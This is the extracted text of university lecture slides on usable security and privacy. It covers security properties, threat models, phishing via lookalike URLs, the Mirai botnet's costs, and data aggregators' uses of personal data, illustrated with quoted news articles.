

ECE750: Usable Security and Privacy

Security - Advertising

Dr. Kami Vaniea
Electrical and Computer Engineering
kami.vaniea@uwaterloo.ca



UNIVERSITY OF
WATERLOO

FACULTY OF
ENGINEERING



First, the news...

- First 5 minutes we talk about something interesting and recent
- You will not be tested on the news part of lecture
- You may use news as an example on tests
- Why do this?
 1. Some students show up late for various good reasons
 2. Reward students who show up on time
 3. Important to see real world examples

Krebs on Security

In-depth security news and investigation

[HOME](#)[ABOUT THE AUTHOR](#)[ADVERTISING/SPEAKING](#)

China-based SMS Phishing Triad Pivots to Banks

April 10, 2025

26 Comments

China-based purveyors of SMS phishing kits are enjoying remarkable success converting phished payment card data into mobile wallets from **Apple** and **Google**. Until recently, the so-called “**Smishing Triad**” mainly impersonated toll road operators and shipping companies. But experts say these groups are now directly targeting customers of international financial institutions, while dramatically expanding their cybercrime infrastructure and support staff.



Security properties to ensure

Confidentiality No improper information gathering

Integrity Data has not been (maliciously) altered

Availability Data/services can be accessed as desired

Accountability Actions are traceable to those responsible

Authentication User or data origin accurately identifiable


Security expects specifications

- There is no such thing as a fully secure system that is protected from everything.
- Systems can be protected against specified threats, allow specified actions, and accept specified risks.
- **Confidential:** only authorized entities can read data or infer information
- **Integral:** only authorized entities can alter data.
- **Available:** authorized entities can access the data
- **Accountable:** all actions are recorded and traceable to who/what did it
- **Authenticated:** all entities have had their identities or credentials verified


Security expects specifications

- There is no such thing as a fully secure system that is protected from everything.
- Systems can be protected against specified threats, allow specified actions, and accept specified risks.
- Security expects someone to specify who is authorized and how to verify them.
- Issue of who should have access can be complex – Privacy.
- **Confidential:** only authorized entities can read data or infer information
- **Integral:** only authorized entities can alter data.
- **Available:** authorized entities can access the data
- **Accountable:** all actions are recorded and traceable to who/what did it
- **Authenticated:** all entities have had their identities or credentials verified

Theoretically how the
system works



Actually how the system
works



Theoretically how
the system works

Actually how the
system works



Hack potential:
Get the system to
do what the user
wants but system
designer did not
intend.

Theoretically how
the system works


Actually how the
system works



Security professional:
Remove, block, defend,
or otherwise prevent
unintended harmful
uses of a system.

Example: X rewrote all URLs containing "twitter" to instead say "x"

- Suddenly
 - fedetwitter[.]com
- Is shown to users as
 - fedex[.]com
- But still actually goes to
 - fedetwitter[.]com



Twitter's Clumsy Pivot to X.com Is a Gift to Phishers

April 10, 2024

33 Comments

On April 9, Twitter/X began automatically modifying links that mention "twitter.com" to read "x.com" instead. But over the past 48 hours, dozens of new domain names have been registered that demonstrate how this change could be used to craft convincing phishing links — such as **fedetwitter[.]com**, which until very recently rendered as **fedex.com** in tweets.

Are you serious, X Corp?

Ahoy there, welcome to goodrtwitter.com!
I assure you, there's nothing fishy going on here, so feel free to read on.

Yeah, it's a "honeypot". Sorry about that.
I'm not trying to apologize and get away with it, though.

But when you clicked on this link, you probably thought you were looking at something like "goodrx.com". Simple URL substitution can cause this kind of thing to happen, so I made this site.

So let's shout it out.

"Are you serious, X Corp?"

[btw this page is open source. prplecake/x-no-twitter.com](#)

[by prplecake.](#)

[Original page](#) by [Nanashi.](#)


The message displayed when one visits goodrtwitter.com, which Twitter/X displayed as goodrx.com in tweets and messages.

A search at [DomainTools.com](#) shows at least 60 domain names have been registered over the past two days for domains ending in "twitter.com," although research so far shows the majority of these domains have been registered "defensively" by private individuals to prevent the domains from being purchased by scammers.

“A system which is unspecified can never be wrong, it can only be surprising.”

THREAT MODELS

BRUCE WAYNE/BATMAN'S THREAT MODEL



HOW WEBSITES ARE BUILT

The threats....

We will be discussing two threats:

Malicious actors - Groups that use illegal methods to steal your money or other resources like your electricity, computing power, or insurance.


Data aggregators - Groups like marketing companies that collect information about you and monetize it by either selling it or using it for marketing.

Malicious actors cost the UK a LOT of money

- Fraud against UK citizens is estimated at £9.7 billion a year.
- Phishing costs the UK £280 million a year.
- Mirai botnet attack on one website cost each person £10.3.
- Shut down key services like the NHS.

1 Experian, Annual Fraud Indicator 2016

2 Kim Fong, Kurt Hepler, Rohit Raghavan, Peter Rowland, rIoT: Quantifying Consumer Costs of Insecure Internet of Things Devices



Malicious actors cost the UK a LOT of money

- Fraud against UK citizens is estimated at £9.7 billion a year.
- Phishing costs the UK £280 million a year.
- Mirai botnet attack on one website cost each person £10.3.
- Shut down key services like the NHS.

1 Experian, Annual Fraud Indicator 2016

2 Kim Fong, Kurt Hepler, Rohit Raghavan, Peter Rowland, rIoT: Quantifying Consumer Costs of Insecure Internet of Things Devices



07 Study: Attack on KrebsOnSecurity Cost IoT Device Owners \$323K

MAY 18

A monster distributed denial-of-service attack (DDoS) against KrebsOnSecurity.com in 2016 knocked this site offline for nearly four days. The attack was executed through a network of hacked "Internet of Things" (IoT) devices such as Internet routers, security cameras and digital video recorders. A new study that tries to measure the direct cost of that one attack for IoT device users whose machines were swept up in the assault found that it may have cost device owners a total of \$323,973.75 in excess power and added bandwidth consumption.

My bad.

But really, none of it was my fault at all. It was mostly the fault of IoT makers for shipping cheap, poorly designed products (insecure by default), and the fault of customers who bought these IoT things and plugged them onto the Internet without changing the things' factory settings (passwords at least.)




The botnet that hit my site in Sept. 2016 was powered by the first version of **Mirai**, a malware strain that wriggles into dozens of IoT devices left exposed to the Internet and running with factory-default settings and passwords. Systems infected with Mirai are forced to scan the Internet for other vulnerable IoT devices, but they're just as often used to help launch punishing DDoS attacks.

By the time of the first Mirai attack on this site, the young masterminds behind Mirai had already enslaved more than 600,000 IoT devices for their DDoS armies. But according to an interview with one of the admitted and convicted co-authors of Mirai, the part of their botnet that pounded my site was a mere slice of firepower they'd sold for a few hundred bucks to a willing buyer. The attack army sold to this ne'er-do-well harnessed the power of just 24,000 Mirai-infected systems (mostly security cameras and DVRs, but some routers, too).

These 24,000 Mirai devices clobbered my site for several days with data blasts of up to 620 Gbps. The attack was so bad that my pro-bono DDoS protection provider at the time — **Akamai** — had to let me go because the data firehose pointed at my site was starting to cause real pain for their paying customers. Akamai later estimated that the cost of maintaining protection against my site in the face of that onslaught would have run into the millions of dollars.

We're getting better at figuring out the financial costs of DDoS attacks to the victims (5, 6 or 7 -digit dollar losses) and to the perpetrators (zero to hundreds of dollars). According to a report released this year by DDoS mitigation giant **NETSCOUT Arbor**, fifty-six percent of organizations last year experienced a financial impact from DDoS attacks for between \$10,000 and \$100,000, almost double the proportion from 2016.

Data Aggregator



Report to the Committee on Commerce, Science, and Transportation, US Senate, Information Resellers

Data helps
companies determine
who might be willing
to pay more.



66



5831



On Orbitz, Mac Users Steered to Pricier Hotels



Orbitz has found that Apple users spend as much as 30% more a night on hotels, so the online travel site is starting to show them different, and sometimes costlier, options than Windows visitors see. Dana Mattioli has details on The News Hub. Photo: Bloomberg.

By **DANA MATTIOLI**

Updated Aug. 23, 2012 6:07 p.m. ET

POPULAR ON WSJ

1. **Opinion: The Celiac's (Gluten-Free) Lament** 🔑



2. **Opinion: Clinton Defies the Law and Common Sense** 🔑



3. **The Rise of Phone Reading**



4. **Bomb Blast Kills at Least 18 People Near Bangkok Shrine**



5. **Clinton, Sanders and Trump Converge on Iowa State Fair** 🔑



Cambridge Analytic
is famous for
collecting data from
Facebook and using
it to influence
elections.

NEWS

[Home](#)[UK](#)[World](#)[Business](#)[Politics](#)[Tech](#)[Science](#)[Health](#)[Family & Education](#)[Business](#)[Your Money](#)[Market Data](#)[Companies](#)[Economy](#)

Cambridge Analytica: Facebook data-harvest firm to shut

🕒 2 May 2018



Share

Facebook-Cambridge Analytica data scandal

Cambridge Analytica, the political consultancy at the centre of the Facebook data-sharing scandal, is shutting down.

The firm was accused of improperly obtaining personal information on behalf of political clients.

According to Facebook, data about up to 87 million of its members was harvested by a quiz app and then passed on to the political consultancy.

The social network said its own probe into the matter would continue.

"This doesn't change our commitment and determination to understand exactly what happened and make sure it doesn't happen again," said a spokesman.

"We are continuing with our investigation in cooperation with the relevant authorities."

Things like insurance rates can be controlled by data.

Support The Guardian

SubscribeFind a jobSign inSearch

News

Opinion

Sport

Culture

Lifestyle

More

UK

World

Business

World Cup 2018

Football

UK politics

Environment

Education

Science

Tech

Global development

Cities

Obituaries

The Guardian

UK edition

Facebook

Graham Ruddick

Wed 2 Nov 2016 00.01 GMT

f

t

e

Admiral to price car insurance based on Facebook posts

Insurer's algorithm analyses social media usage to identify safe drivers in unprecedented use of customer data



▲ Admiral says its firstcarquote initiative is aimed at first-time drivers or car owners. Photograph: Image Source/Rex Features

One of the biggest insurance companies in Britain is to use social media to analyse the personalities of car owners and set the price of their insurance.

The unprecedented move highlights the start of a new era for how companies use online personal data and will start a debate about privacy.

Admiral Insurance will analyse the Facebook accounts of first-time car owners to look for personality traits that are linked to safe driving. For example, individuals who are identified as conscientious and well-organised will score well.

The insurer will examine posts and likes by the Facebook user, although not photos, looking for habits that research shows are linked to these traits. These include writing in short concrete sentences, using lists, and arranging to meet friends at a set time and place, rather than just "tonight".

In contrast, evidence that the Facebook user might be overconfident – such as the use of exclamation marks and the frequent use of "always" or "never" rather than "maybe" – will count against them.

The initiative is called firstcarquote and was officially meant to launch this week but that was delayed at the last minute on Tuesday night. It is aimed at first-time drivers or owners – although anyone with a licence can apply. The scheme is voluntary, and will only offer discounts rather than price increases, which could be worth up to £350 a year. However, Admiral has not ruled out expanding firstcarquote.

Facebook forces Admiral to pull plan to price car insurance based on posts

➔

Read more

Lets take a look at how all that is actually done
and why it works.

Predicting where links (URLs) will go

Like postal addresses, links are read right to left

<http://facebook.mobile.com>

Edinburgh, IN, USA

Edinburgh, Scotland, UK



